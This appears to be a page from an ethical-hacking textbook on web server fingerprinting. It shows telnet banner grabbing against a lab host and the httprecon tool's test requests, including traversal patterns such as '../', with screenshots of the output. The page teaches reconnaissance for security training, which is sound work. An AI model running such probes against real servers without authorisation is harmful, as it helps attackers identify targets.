
  - It does not encrypt data sent through the connection.
  - It lacks an authentication scheme.

Telnet enables an attacker to perform a banner-grabbing attack. It probes HTTP servers to determine the server field in the HTTP response header.

For instance, the following procedure is utilized to enumerate a host running on HTTP (TCP 80).

- Request Telnet to connect to a host on a specific port with the command `# telnet www.moviescope.com 80` and press **Enter**. A blank screen appears.
- Type `GET / HTTP/1.0` and press **Enter** twice.

The HTTP server responds with the information shown in the screenshot.



telnet www.moviescope.com 80 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──#telnet www.moviescope.com 80
Trying 10.10.1.19...
Connected to www.moviescope.com.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Mon, 18 Apr 2022 11:53:38 GMT
```

Server identified as Microsoft-IIS/10.0

Figure 13.24: Telnet output

- **httprecon**


  Source: *https://www.computec.ch*

  httprecon is a tool for advanced web server fingerprinting. This tool performs banner-grabbing attacks, status code enumeration, and header ordering analysis on the target web server and provides accurate web server fingerprinting information.

  httprecon performs the following header analysis test cases on the target web server:

  - A legitimate GET request for an existing resource
  - An exceedingly long GET request (a Uniform Resource Identifier (URI) of >1024 bytes)
  - A common GET request for a non-existing resource
  - A common HEAD request for an existing resource
  - Enumeration with OPTIONS, which is allowed
  - The HTTP method DELETE, which is usually not permitted
  - The HTTP method TEST, which is not defined

- The protocol version HTTP/9.8, which does not exist
- A GET request including attack patterns (e.g., : ../ and %%)


httprecon 7.3 - http://www.certifiedhacker.com:80/
File
Configuration
Fingerprinting
Reporting
Help
Target (Apache 2.0.46)
http://
www.certifiedhacker.com
80
Analyze
GET existing
GET long request
GET non-existing
GET wrong protocol
HEAD existing
OPTIONS common
DELETE existing
TEST method
Attack Request
Matchlist (352 Implementations)
Fingerprint Details
Report Preview
Ready.

```
HTTP/1.1 200 OK
Date: Mon, 18 Apr 2022 11:40:50 GMT
Server: nginx/1.19.10
Content-Type: text/html
Content-Length: 9660
Last-Modified: Thu, 10 Feb 2011 11:01:38 GMT
Accept-Ranges: bytes
Vary: Accept-Encoding
host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ==
X-Server-Cache: false
```

Name	Hits	Match %
Apache 2.0.46	72	100
Apache 2.0.55	72	100
Microsoft IIS 6.0	72	100
Apache 1.3.37	70	97.22...
Apache 2.0.54	70	97.22...
Apache 2.2.4	70	97.22...
Apache 2.2.6	70	97.22...
Apache 1.3.33	69	95.83...
Apache 2.2.2	69	95.83...
Apache 2.2.3	69	95.83...
Apache 2.0.59	68	94.44...
Apache 1.3.26	67	93.05...
Apache 1.3.27	66	91.66...

Figure 13.25: Screenshot of httprecon

